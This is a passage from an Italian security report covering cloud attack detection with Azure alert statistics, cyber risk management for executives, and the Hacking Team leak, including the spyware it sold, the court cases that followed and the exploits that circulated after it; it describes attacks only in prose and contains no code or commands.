  Uno dei maggiori vantaggi dell'anomaly detection è quello di permettere il rilevamento di nuove tipologie di exploit. A partire dalle anomalie i ricercatori possono approfondire e individuare nuovi comportamenti noti attraverso le loro analisi.
  Un esempio di anomaly detection sono gli attacchi brute force, caratterizzati da ripetuti tentativi di log on a una macchina virtuale tentando di individuare la combinazione utente-password. Quando il numero di tentativi raggiunge un livello statisticamente significativo, viene generato un alert.
- **Detection fusion**: come menzionato in precedenza, vi sono situazioni in cui è richiesta dell'evidenza a supporto dei rilevamenti non specifici per minimizzare il numero di falsi positivi. Un metodo molto efficace è rappresentato dalla correlazione dei singoli alert generati nel corso della cyber kill chain. La correlazione fornisce il contesto necessario per confermare che l'individuazione di ogni singolo alert rappresenta effettivamente un evento di sicurezza. La combinazione o correlazione di alert multipli nel corso della kill chain viene definito incidente di sicurezza.


Facendo riferimento all'esperienza del cloud Microsoft, si portano ad esempio le modalità con cui Azure Security Center ed Office 365 utilizzano la correlazione degli eventi legati alle diverse fasi dell'attacco per ridurre il tempo di investigazione fornendo la comprensione dei passi compiuti dall'attaccante e le risorse accedute. ASC mostra in una sezione esplicita del portale gli incidenti di sicurezza, che correlano tra loro diversi alert attraverso la progressione dell'attacco. Una caratterizzazione semplificata della cyber kill chain posizione l'incidente in una delle 3 fasi:

1. Target and attack: rappresenta le fasi di reconnaissance e delivery della cyber kill chain
2. Install and exploit: rappresenta le fasi di install ed exploit, inclusi lateral movement e internal reconnaissance. Ad esempio se un malware causa il crash di un processo, Azure Security center colleziona una copia del crash dump e lo analizza ricercando evidenze di malware nella memoria. Se viene rilevato un exploit, viene generato un alert e assegnato alla fase di Target and Attack.
3. Post breach: rappresenta le azioni eseguite dall'attaccante manualmente o automaticamente sulle macchine virtuali. Ad esempio, una macchina virtuale viene compromessa da un attacco brute force nella fase di target and attack, e un primo alert viene generato. L'attaccante installa poi malware, e un secondo alert viene generato nella fase di install and exploit. Infine il malware genera un larga mole di traffico SMTP. Questo traffico viene correlato con il database di SPAM di Office 365 per valutarne la legittimità. In caso negative, Azure Security Center genera un alert di tipo spam.

La correlazione degli eventi che si verificano in diverse fasi dell'attacco, anche su sistemi differenti come un'infrastruttura IaaS e il database di spam di un servizio SaaS, permette di avere un migliore visibilità delle tattiche, tecniche e procedure seguite dagli attaccanti e di rendere più efficace la risposta dei difensori.

Principali alert rilevati su clienti italiani in Azure

A fronte delle tipologie di rilevazione precedentemente descritte, si riportano di seguito la distribuzione, le tipologie e la frequenza di alert rilevati da Azure Security Center nel periodo Settembre-Novembre 2016 sui sistemi IaaS di clienti italiani ospitati in Azure.



Si tratta di un campione di poco meno di 10000 alert, con una media di poco più di 100 alert al giorno. È importante sottolineare come gli alert si riferiscano sia ad attacchi verso i sistemi in Azure sia in uscita da essi.
I dati mostrano come:

- Una mole considerevole di attacchi si concentra sul tentato brute force di protocolli di amministrazione (RDP ed SSH)
- Il numero di alert generati da meccanismi di Threat Intelligence è intorno al 15%
- Una fetta significativa di incidenti (10%) è legata ad attività su SQL.
- Il numero di attacchi brute force aventi successo è intorno al 5% dei tentativi.

La tabella seguente fornisce il dettaglio del numero di alert generati per tipologia.

Alert	Numero di alert su clienti italiani
Suspicious RDP VM activity (failed brute force)	3567
Network communication with a malicious machine detected	1479
Suspicious incoming RDP network activity (brute force)	1095
Suspicious incoming SQL activity	928
DDOS	814
Spam	650
Suspicious outgoing port scanning activity detected	341
Successful RDP brute force attack	157
Kill chain Fusion security incident	130
Suspicious outgoing SSH network activity to multiple destinations	105
Suspicious outgoing port scanning activity detected	83
Suspicious incoming SSH network activity	55
Suspicious outgoing RDP network activity to multiple destinations	44
Fusion security incident cross VM	39
Suspicious outgoing RDP network activity	34
Suspicious process executed	24
Suspicious outgoing SSH network activity	21
Suspicious command execution	18
Cross VM Kill Chain Fusion Incident	16
Possible compromised machine detected	16
Suspicious disguised file was executed	15
Suspicious logon	10
Suspicious activity	3
Suspicious Powershell Activity Detected	1
Suspicious incoming SSH network activity from multiple sources	1
Registry persistence	1

Misure di Protezione

Abbiamo sin qui ampiamente approfondito le misure di detection più efficaci rispetto agli attacchi cloud. Secondo l'approccio Protect/Detect/Respond, ci si sofferma ora sulle principali misure di protezione, il cui valore è suffragato dalla tipologia e frequenza degli attacchi appena discussi:

- Assicurarsi di chiarire le responsabilità reciproche con il fornitore cloud
  - È essenziale capire che a seconda della tipologia di modello cloud che si utilizza, le responsabilità possono cadere sul cliente o sul fornitore.
  - Ad esempio nel modello IaaS, la sicurezza delle credenziali dell'utente, l'aggiornamento dei sistemi, la messa in sicurezza delle comunicazione di rete tra VM sono responsabilità del cliente.
  - La mancata chiarezza di queste responsabilità porta spesso a situazioni in cui vengono tralasciate anche semplici misure di buon senso che portano alla compromissione di sistemi ospitati nel cloud ed esposti al pubblico.
- Il controllo delle utenze e postazioni amministrative rimane fondamentale nel cloud come nel mondo on-premises:
  - Applicando il modello del Least Privilege
  - Mettendo in sicurezza i diversi livelli (Tier) di privilegio
  - Utilizzando l'autenticazione forte
  - Utilizzando utenze e postazioni di amministrazione privilegiate
  - Tenendo sotto controllo le utenze amministrative
  - Mantenendo gli amministratori aggiornati e preparati
- È indispensabile rafforzare il controllo delle identità:
  - Utilizzando l'autenticazione a più fattori
  - Monitorando gli attacchi legati al furto di credenziali e le attività anomale
  - Educando gli utenti finali sulle possibili minacce
- Occorre aggiornare la propria strategia e architettura di sicurezza di rete sulla base di quanto offre il cloud e considerando fattori come:
  - La comunicazione in ingresso da Internet
  - La comunicazione tra machine virtuali in una subscription
  - La comunicazione tra subscription diverse
  - La comunicazione da e verso le reti on-premises
  - La comunicazione dai sistemi di amministrazione

Conclusioni

Il cloud introduce numerosi nuovi vettori di attacco che non erano precedentemente disponibili agli attaccanti nel mondo on-premise. Questi nuovi tipi di attacco richiedono un'evoluzione nelle metodologie di rilevamento.
Rilevare gli attacchi nel cloud richiede inoltre di indirizzare e agire sulla base delle differenze esistenti tra le kill chain nel cloud e on-premise. Vi sono però dei vantaggi nell'eseguire i propri workload nel cloud, grazie alla possibilità di avvalersi di meccanismi avanzati rilevamento e di threat intelligence e della competenza di team con una vasta esperienza di sicurezza.
Un approccio a multipli livelli orientato al rilevamento delle minacce, inclusive sia di meccanismi basati su signature che di strumenti avanzati di machine learning permette di ottenere i risultati migliori.

Rimane fondamentale adottare le best practice di sicurezza adottate nel mondo on-premises, che devono essere però aggiornate e rivisitate da un punto di vista differente in base alle nuove possibilità che il cloud mette a disposizione, accertandosi di aver definito accuratamente la matrice di responsabilità delle misure di sicurezza tra azienda e fornitore cloud.

Cyber Risk Management

[A cura di Pamela Pace e Alessio Pennasilico, Obiectivo]

Visione globale

Nell'ultimo decennio si è assistito ad un crescente trend di "digitalizzazione" di molti processi di business sia interni all'azienda che nell'interazione tra azienda e clienti/utenti. Questo trend non mostra una curva di crescita lineare ma, al contrario, un'evidente accelerazione. I processi sono quindi sempre più dipendenti da asset informatici che, se in passato rappresentavano una risorsa importante, oggi sono diventati una risorsa strategica.

In tale contesto il cyber risk, considerato sino a poco tempo fa un rischio "residuale", sta assumendo una rilevanza molto maggiore ed inizia ad essere considerato uno dei rischi più critici per tre motivi:

- La strategicità degli asset informatici di per se'
- L'incremento degli "attacchi" alle infrastrutture informatiche naturalmente guidato dalla maggior rilevanza e dal maggior valore che queste hanno per le aziende
- La facilità di compiere "attacchi" anche dovuta ai bassissimi costi di realizzazione della maggior parte delle azioni offensive

Molte aziende stanno quindi rafforzando la propria capacità di gestione del cyber risk passando da una conduzione che sinora è stata prevalentemente delegata ai reparti tecnici, ad una di tipo risk management, attraverso la definizione di strategie di governo, modelli di valutazione e conseguentemente con interventi di mitigazione del rischio. Si tratta in molti casi di primi passi verso una gestione più strategica del cyber risk che però richiede un approccio molto diverso da quanto fatto sinora.

Uno degli elementi di cambiamento è la ponderazione dei diversi metodi di mitigazione del cyber risk, che tipicamente portano alla valutazione, possibile solo a seguito di una preventiva analisi e misurazione economica dello stesso, di quanto di questo rischio debba essere mitigato con interventi interni ad esempio organizzativi o tecnologici, quanto ceduto a terzi ad esempio tramite outsourcing di attività o assicurazione, e quanto ci si possa consentire di mantenere.

Un approccio di questo tipo richiede però un profondo cambiamento culturale nella gestione del tema.

Gli attacchi cyber si declinano ormai in molteplici e mutevoli forme che vanno dai ransomware al social engineering e sfruttano falle in ambito tecnico, organizzativo, di processo, culturale e legale.


Anche gli obiettivi di questi attacchi sono molto cambiati e risultano sempre più mirati a carpire o compromettere dati ed informazioni andando così a colpire una parte importante del patrimonio aziendale.

Risulta pertanto chiaro che la gestione del rischio cyber non sia più un problema squisitamente tecnologico, ma che riguarda ed impatta su tutti i livelli dell'azienda e che se sottovalutato ne può mettere a rischio financo la stessa sopravvivenza.

L'information security pertanto deve essere gestita in modo organico e perfettamente integrato all'interno delle diverse funzioni organizzative, ma soprattutto deve divenire sempre più una tematica all'attenzione del top management, al pari di altri rischi quali quello di mercato, finanziario, di credito etc.
L'obiettivo a cui si deve tendere è la piena integrazione del cyber risk all'interno dell'enterprise risk management framework aziendale, partendo dalla definizione di una strategia precisa e con un processo gestionale rigoroso.

Livelli di maturità

La risposta delle organizzazioni al rischio cyber deve maturare rapidamente interiorizzando l'esigenza di dover abbandonare la visione tradizionale ed orientata al singolo evento tecnologico per passare ad una disciplina di più ampio respiro ed orientata alla gestione del rischio.
Ci troviamo di fronte ad un vero e proprio cambiamento gernerazionale che evidenzia come sia indispensabile uscire dai modelli tradizionali spostando il focus della sicurezza informatica dalla tecnologia al business risk.



1° generazione:
Assessments focalizzati prevalentemente su valutazioni relative alle tecnologie e orientatati a identificare le vulnerabilità tecniche.
Convinzione di fondo che il rischio informatico può essere eliminato.

2° generazione:
Diagnosi di processo ed organizzativa abbinata a valutazioni basate sulla tecnologia.
Consapevolezza che il rischio informatico può venire dall'interno del azienda.

3° generazione:
Indispensabili valutazioni integrate tra organizzazione, processo e tecnologia e misurazione economica del rischio.


Consapevolezza che il rischio informatico non può essere completamente eliminato.
Applicazione del medesimo approccio alla gestione del rischio di mercato, finanziario, di credito etc, per valutare, amministrare , analizzare e quantificare economicamente il rischio cyber.

Quantificazione economica

Un processo di cyber risk management evoluto è essenziale per la corretta valutazione della redditività delle attività di Business e per assicurare che la struttura tecnologica sia coerente con gli obiettivi di business. Attività questa che raggiunge la sua massima espressione proprio con l'aggregazione dei processi di gestione del rischio cyber all'interno del Enterprise Risk Management Framework.
Solo la più radicata convinzione del top management, che questo passaggio sia necessario, segnerà una svolta epocale nella gestione di questo tema.
Sicuramente una spinta in questa direzione può, ed anzi deve venire, dai Chief Information Officer *o più in generale dai reparti tecnici che storicamente si sono occupati di questi temi.*
La capacità di rappresentare correttamente la tematica attraverso degli strumenti ed un linguaggio comprensibile ai non tecnici, faciliterà e velocizzerà questo cambiamento.
La rappresentazione dell'esposizione al rischio, che oggi tradizionalmente avviene attraverso analisi tecniche e misurazioni qualitative, deve invece tradursi in un linguaggio in grado di essere facilmente compreso da un manager o da un CEO.

In questo senso un grande aiuto può venire dall'analisi del rischio effettuata in maniera quantitativa[1]
Questa metodologia rivoluziona in maniera radicale la misurazione e la gestione del rischio, poiché attraverso un'analisi profonda, volta a misurare economicamente il singolo rischio in funzione delle caratteristiche specifiche di ogni realtà, permette di definire le più opportune strategie di mitigazione in funzione al rischio correlato.
Inoltre utilizzando un linguaggio comune a tutti i livelli aziendali, determinato dalla valorizzazione economica dei singoli rischi, renderà possibile una più facile condivisione di questi scenari con il top management, dando di fatto, operativa ancor prima che formale, integrazione del cyber risk all'interno dell'enterprise risk management framework .

[1] L'analisi quantitativa del rischio trasforma i rischi, che tradizionalmente vengono pesati quantitativamente (Rischio rosso = alto, Rischio Arancione = Medio, Rischio Giallo = Basso), in valori economici.



Fattori critici di successo

Cinque elementi critici devono essere tenuti in debita considerazione al fine di realizzare una strategia di cyber risk efficace.

Il 1° elemento ritenuto indispensabile è riuscire ad acquisire una visione globale del rischio, ciò significa:

- *Effettuare screening sistematici in ambito information security al fine di prefigurare i possibili scenari di minacce, identificare quali siano i target potenziali e verificare i livelli di protezione in tutte le funzioni ed aree aziendali.*
- *Ripartizione completa delle informazioni protette, poiché ritenute critiche e potenziali bersagli.*
- *Valutazione del rischio, a cui sono soggette le informazioni protette, dal punto di vista economico, che includa anche le misure di protezione.*

Il 2° elemento da tenere in considerazione è l'identificazione dei target potenziali ed il relativo impatto strategico per l'organizzazione, ciò significa ottenere:

- *Una chiara visione del possibile pericolo causato anche da elementi "periferici" dei target potenziali, (es. nuovi processi o servizi connessi..)*
- *Un abbinamento efficiente tra il probabile bersaglio e quelli imminenti ed attesi, nonché la loro valorizzazione economica e prioritizzazione per criterio di rischio e di potenziale impatto.*

Il 3° elemento prevede lo sviluppo di un percorso di criticità relativamente agli scenari di rischio, ciò significa:

- *Utilizzare in modo mirato l'esperienza ed i dati storici aziendali per calcolare sulla base delle probabilità l'insorgenza del potenziale rischio.*
- *Dare priorità alle minacce più significative, attraverso la rappresentazione di modelli e schemi di attacco creati su tipologie di minaccia analoghe.*

Il 4° elemento definisce una strategia di "*risk appetite*" la quale prevede:


- *La stesura di un'adeguata strategia di "risk appetite", la quale deve risultare condivisa non solo con i vertici delle aree funzionali ma anche con la Corporate Strategy.*
- *La definizione di un'appropriata estensione di misure per la protezione delle informazioni incentrata sui potenziali effetti, catalogati secondo criterio di probabilità ed impatto.*

Il 5° evidenzia l'esigenza di aggregare le misure di sicurezza adottate per la protezione dei

dati, prevedendo:
- *Creazione di un processo integrato di misure per la sicurezza delle informazioni che va ad abbracciare le differenti funzioni aziendali*
- *Aggregazione di un insieme di strategie di mitigazione del rischio a livello organizzativo, procedurale e di sistemi*
- *Attuazione di interventi mirati e processi di controllo relativi al governo delle terze parti (es. fornitori, personale esterno…)*

Framework & Strategy

Di seguito un overview del framework di riferimento utile alla realizzazione di una strategia aziendale di gestione del rischio cyber. Una strategia "orientata al rischio" deve essere sostenuta da un piano CISO che agisce tra la 1° e la 2° linea di difesa.



Configurazione a tre linee di difesa

Configurazione integrale CISO


- ***Politiche di sicurezza*** per rendere la strategia di gestione del rischio cyber conformi agli standard internazionali.
- ***Struttura di governance*** per il controllo e la misurazione del rischio e della sicurezza informatica nonché delle attività di Awareness necessarie per creare la «cultura del rischio» in azienda.
- ***Procedure operative di sicurezza*** in linea con quanto definito all'interno degli standard e delle policy (precedentemente identificate).
- ***Infrastruttura tecnologica*** pensata ed implementata per supportare i processi di sicurezza identificati.
  - ***Infrastruttura fisica*** realizzata per offrire la base sicura sulla quale implementare l'infrastruttura tecnologica adeguata.

- ***Audit*** periodici condotti per assicurare la conformità con quanto sancito all'interno delle norme e degli standard internazionali di sicurezza.

Nell'attuale scenario, le organizzazioni stanno maturando rapidamente la convinzione dell'esigenza di integrazione di molteplici input al fine di sviluppare di una strategia di Cyber Risk Governance esaustiva.
Quanto maggiore è la capacità di identificare gli asset più rilevanti per l'organizzazione, tanto più efficace risulterà una cyber risk strategy.
Definire con chiarezza quali siano gli asset da difendere, stabilisce di fatto quali siano i perimetri da "presidiare" con maggiore attenzione e conseguentemente di identificare a quali potenziali minacce siano esposti e quali ne siano le cause;
ultimo ma fondamentale passaggio di questo processo sta nella valorizzazione economicamente di ogni singolo rischio identificato.
Attraverso l'elaborazione di una strategia che si sviluppi su questi quattro elementi cardine, si riuscirà a pianificare delle azioni correttive e preventive definite in funzione delle specifiche vulnerabilità presenti nell'organizzazione.
Tutte le azioni di mitigazione saranno pertanto guidate da una logica risk/cost based, realizzata sulle peculiarità della singola organizzazione, il che permetterà inoltre una razionalizzazione degli investimenti per il governo del rischio.

Qui di seguito sono rappresentati gli elementi identificati come cardine nella stesura di una cyber risk strategy e declinati in modalità discendente per livello di maturità ed adozione all'interno delle aziende.

Classificare gli assets Aziendali



- Definizione degli asset ritenuti più rilevanti per l'organizzazione
- Classificazione degli assets critici in termini di sicurezza delle informazioni
- Verifica dell'efficacia degli strumenti di monitoraggi e protezione esistenti

Identificare il tipo di minaccia cyber che può coinvolgere l'azienda

- Identificazione dei potenziali attaccanti, dei motivi e delle modalità di attacco
- Individuazione degli asset ritenuti potenziali target e dei relativi processi di mitigazione

Comprendere le cause di esposizione al rischio cyber

- Le vulnerabilità e le cause sottostanti a questo tipo di minaccia si possono identificare attraverso la comprensione della struttura organizzativa, dei suoi processi e delle sue funzionalità tecnologiche
- Le vulnerabilità presenti, nella maggior parte dei casi, sono inerenti al

processo operativo e pertanto devono essere valutate con l'obbiettivo di «minimizzare il rischio»

Misurare il rischio cyber in termini quantitativi

- La misurazione quantitativa del rischio include le perdite di fatturato, il danno economico diretto ed i danni reputazionali
- Identificare le attività di mitigazione che possono ridurre tali rischi

Conclusioni

Solo la radicata e profonda convinzione che il rischio cyber non sia più un tema marginale ed una questione puramente tecnica, ma un aspetto di rilevanza vitale per le aziende, permetterà il passaggio culturale necessario a far si che lo stesso venga trattato e gestito con la stessa attenzione con cui oggi vengono affrontati e gestiti tutti gli altri aspetti strategici dell'organizzazione.

Questo approccio permetterà alle aziende di cogliere ed affrontare correttamente le immense e nuove opportunità che un mercato sempre più digitale offre, minimizzando i rischi endemicamente presenti all'interno di questo settore, che come più volte ripetuto, posso mettere a repentaglio anche la stessa sopravvivenza aziendale.

Il fattore tempo attraverso cui le aziende recepiranno la necessità di questo cambiamento di approccio nella gestione del cyber risk, potrà determinare nei casi più rilevanti la sopravvivenza di alcune e la soccombenza di altre.

Le sfide relative ai captatori informatici, tra proposte legislative e rischi di sicurezza

[A cura di Francesca Bosco e Giuseppe Vaciago]

1. Il Caso Hacking Team

All'1.26 del mattino di lunedì 6 luglio 2015, viene inviato il seguente tweet dall'account di Hacking Team, una delle più importanti società italiane di intelligence: "Siccome non abbiamo nulla da nascondere, pubblichiamo tutte le nostre email, i file e i codici sorgente"[1]. Più di un milione di email vengono rese disponibili su **WikiLeaks** per un totale di 400 Gigabyte di documentazione della società sottratto e pubblicato.

L'attività principale di Hacking Team è la commercializzazione del software Remote Control System Galileo (altresì definito RCS Galileo), un pacchetto offensivo di alto profilo in grado di infettare ogni tipo di device (dai computer, ai tablet, agli smartphone). L'operazione avviene attraverso un trojan. Il programma maligno (malware) si attiva una volta che l'obiettivo apre una semplice email, scarica un file, si collega a una rete wifi precedentemente attaccata. A questo punto il trojan infetta il device rimanendo nascosto. Inizia quindi la seconda fase, quella del software spia (spyware). Il computer infetto invia file, schermate, chat, mail, conversazioni Skype o registrazioni ambientali al server che ora lo sta controllando da remoto. Il trojan, di per sé, non è una novità, ma l'intuizione di Hacking Team, come di altre società che commercializzano software analoghi[2], è rivoluzionaria: affiancare a programmi altamente sofisticati di attacco, un cruscotto semplificato che possa essere usato anche da chi non è un esperto di informatica. In due settimane di corso, l'utente è pronto a utilizzare il programma.

L'attacco a Hacking Team ha fatto emergere uno scenario in cui governi, autorità giudiziarie, società e privati cittadini di tutto il mondo possono intercettare conversazioni, attivare la fotocamera o localizzare attraverso il GPS qualunque tipo di device.

A livello internazionale, spiccano sicuramente i rapporti tra Hacking Team e il governo del Sudan e quello russo, ma non sono da sottovalutare quelli con il governo dell'Honduras, Ecuador, Panama, Marocco e quello etiope[3]. Tuttavia Hacking Team non si è limitata a vendere il software a Paesi terzi molti dei quali accusati di violazioni dei diritti umani dai principali organismi internazionali di monitoraggio, ma ha operato con moltissime autorità giudiziarie italiane fornendo informazioni assolutamente rilevanti per raccogliere prove su alcuni dei casi giudiziari più importanti a livello nazionale.

---

1 AA.VV., *Attacco ai pirati. L'affondamento di Hacking Team: tutti i segreti del datagate italiano*, Lastampa/40k, 2015, p. 8.

2 Sempre attraverso WikiLeaks, si trovano le informazioni relative a FinFisher, azienda tedesca fino al 2013 e parte del gruppo inglese Gamma Group International, che produce una suite per infettare computer e smartphone con un trojan ad altre tre società europee: la francese Vupen, le tedesche DigiTask ed Elaman, specializzate nella produzione di captatori informatici.

3 A questo indirizzo https://wikileaks.org/hackingteam/emails/ è possibile scaricare il motore di ricerca generato da WikiLeaks che contiene l'archivio delle email.Una mappa di possibili utilizzatori è pubblicata sul sito del Citizen Lab al seguente url: https://citizenlab.org/2014/02/mapping-hacking-teams-untraceable-spyware/.

Tra questi va sicuramente ricordato il Caso "Bisignani", ove si indagava per una presunta associazione a delinquere di stampo massonico, in forza della quale gli imputati avrebbero instaurato, grazie ad un'intricata rete di influenti amicizie, un sistema informativo parallelo che avrebbe avuto tra i suoi obiettivi l'ottenimento di informazioni con le quali assicurarsi favori da parte di esponenti della politica e dell'industria. Nel caso "Bisignani" il giudice per le indagini preliminari non ha qualificato tale attività come un'intercettazione in senso tecnico, lasciando sostanzialmente al Pubblico Ministero il potere di promuovere tale attività investigativa senza bisogno di un provvedimento autorizzativo da parte di un giudice.
Merita un cenno anche il caso dell'omicidio di Yara Gambirasio una giovane ragazza italiana scomparsa il 26 novembre 2010 vicino a Bergamo e ritrovata solo alcuni mesi dopo priva di vita. Il caso ha assunto una grande rilevanza mediatica, oltre che per la giovane età della vittima, anche per l'efferatezza del crimine. Il relativo procedimento giudiziario si è recentemente concluso, dopo un lungo iter investigativo e processuale, il 1° luglio 2016 con la sentenza di ergastolo per Giuseppe Bossetti. Durante il processo è emerso che alcune prove digitali sono state raccolte attraverso il software RCS Galileo installato nel personal computer di Giuseppe Bossetti. I legali hanno provato, senza successo, a introdurre la teoria dell'"evidence planting", teoria da non sottovalutare nel momento stesso in cui vengono utilizzate queste tipologie di software. Infatti, nel momento stesso in cui si prende possesso del device del soggetto investigato, vi sarebbe la teorica possibilità di inserire o formare delle prove che possono dimostrare la tesi accusatoria. Tale tesi non è stata presa in considerazione dal Tribunale nel caso di specie, benché non si possa escludere che nel prossimo futuro sia ipotizzabile che vengano invece accettate delle eccezioni della difesa basate sulla dottrina statunitense del "Fruit of the poisoness tree" [4]. Tale tesi è contrapposta a quella più europea e che segue il principio "Mala captum, bene retentum"[5] in forza del quale una prova anche se acquisita in violazione di legge, può essere utilizzata dal giudice per le sue valutazioni in relazione alla colpevolezza del soggetto.
Quale che sia il futuro della giurisprudenza è difficile prevederlo, ma è un dato di fatto che questo nuovo strumento investigativo sarà oggetto, nei prossimi anni, di approfondite analisi da parte dei giudici di tutto il mondo.

2. Gli effetti del caso Hacking Team

Il leak di Hacking team ha fatto emergere numerose criticità in termini di sicurezza informatica, in quanto non solo ha permesso di rivelare al mondo le email e i documenti privati della società e dei suoi clienti, ma anche di diffondere on line lo stesso prodotto, ossia il

[4] La teoria giuridica di matrice statunitense del "frutto raccolto dall'albero avvelenato" (Fruit of the Poisonous Tree) ritiene che la prova raccolta illegalmente dovrebbe essere esclusa dal processo. Questa teoria è soggetta a delle eccezioni qualora: (i) la prova è stata trovata da una fonte indipendente dalle indagini; (ii) la scoperta di tale prova era inevitabile; (iii) se c'è una causa che giustifica l'attività illegale che ha permesso di scoprire tale prova. SilverthorneLumber Co. v. UnitedStates, 251 U.S. 385 (1920).

[5] Per analizzare la contrapposizione tra i due principi si veda la seguente sentenza, European Court of Human Right, 30 giugno 2008, Gäfgen c. Germany.

codice sorgente del software RCS Galileo che è stato prontamente scaricato dai cyber criminali di tutto il mondo per utilizzi –ovviamente- illeciti.
I laboratori Trend Micro, analizzando l'enorme quantità di informazioni trafugate ad Hacking Team, hanno scoperto una falsa app di news creata per oltrepassare i filtri di Google Play. L'app era già stata scaricata una cinquantina di volte prima di essere rimossa il 7 luglio[6].
L'app era stata battezzata BeNews, per sfruttare la credibilità dell'oramai non più funzionante sito di notizie BeNews, ma in realtà era una vera e propria backdoor. Nei file trafugati di Hacking Team sono stati trovati i codici sorgente e le istruzioni per formare i clienti all'utilizzo di questa app.
Gli effetti dell'hackeraggio sono addirittura arrivati in Cina. Secondo quanto ha riferito il South China Morning Post[7], ben due gruppi di hacker operativi nel Paese asiatico avrebbero usato gli strumenti messi in rete dopo l'attacco informatico alla società milanese per sferrare attacchi cyber-criminali. In particolare gli hacker avrebbero approfittato di alcune falle del programma Flash di Adobe per colpire specifici settori, dalle telecomunicazioni all'aerospazio, dalla difesa all'energia.
Dopo l'allarme lanciato da esperti di security, che consigliavano di disinstallare Flash, e la decisione di Mozilla e Chrome di disabilitare il media player, Adobe è corsa ai ripari[8]. La società ha rilasciato un aggiornamento per il programma destinato agli utenti Windows, Mac e Linux[9].
Nel *leak* reso pubblico si trovava anche un esempio pratico di un exploit 0-day multipiattaforma di Flash (CVE numero CVE-2015-5119)[10] innescato dall'avvio di una calcolatrice di Windows da una pagina web di prova[11]. Non appena gli exploit sono stati "patchati", i ricercatori e le società di sicurezza si sono accorti che già molte suite di hackeraggio si erano aggiornate per sfruttare le nuove vulnerabilità e, addirittura, tramite un'analisi del traffico,

---

6 Per una descrizione più dettagliata, si può consultare il blog di Trend Micro: http://blog.trendmicro.com/trendlabs-security-intelligence/fake-news-app-in-hacking-team-dump-designed-to-bypass-google-play

7 Fonte: http://www.scmp.com/tech/enterprises/article/1838426/chinese-hackers-used-exploits-revealed-attack-cybersecurity-firm

8 Fonte: https://helpx.adobe.com/security/products/flash-player/apsa15-03.html

9 Fonte: http://arstechnica.com/security/2015/07/once-again-adobe-releases-emergency-flash-patch-for-hacking-team-0-days

10 Fonte:http://blog.trendmicro.com/trendlabs-security-intelligence/a-look-at-the-open-type-font-manager-vulnerability-from-the-hacking-team-leak/?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+Anti-MalwareBlog+%28Trendlabs+Security+Intelligence+Blog%29
La stessa Hacking Team descrive una della vulnerabilità di Flash Player "the most beautiful Flash bug for the last four years" Fonti: http://thehackernews.com/2015/07/flash-zero-day-vulnerability.html, http://blog.trendmicro.com/trendlabs-security-intelligence/unpatched-flash-player-flaws-more-pocs-found-in-hacking-team-leak/

11 Fonte: https://www.inforge.net/xi/resources/proof-of-concept-flash-0day-use-after-free-vulnerability-hackingteam-leak.13632/
Nei leaksi leggeva di un'ulteriore vulnerabilità Adobe, attraverso un attacco buffer overflow sulla DLL Adobe Open Type Manager incorporata in Microsoft Windows. La DLL lavora in kernel mode, quindi l'attacco può compiere una privilege escalation per aggirare la sandbox. Fonte: http://blog.trendmicro.com/trendlabs-security-intelligence/a-look-at-the-open-type-font-manager-vulnerability-from-the-hacking-team-leak/

che la Corea del Sud ed il Giappone avevano subito attacchi di spear phishing[12] ai loro sistemi da parte di ignoti sfruttando quel sistema[13].
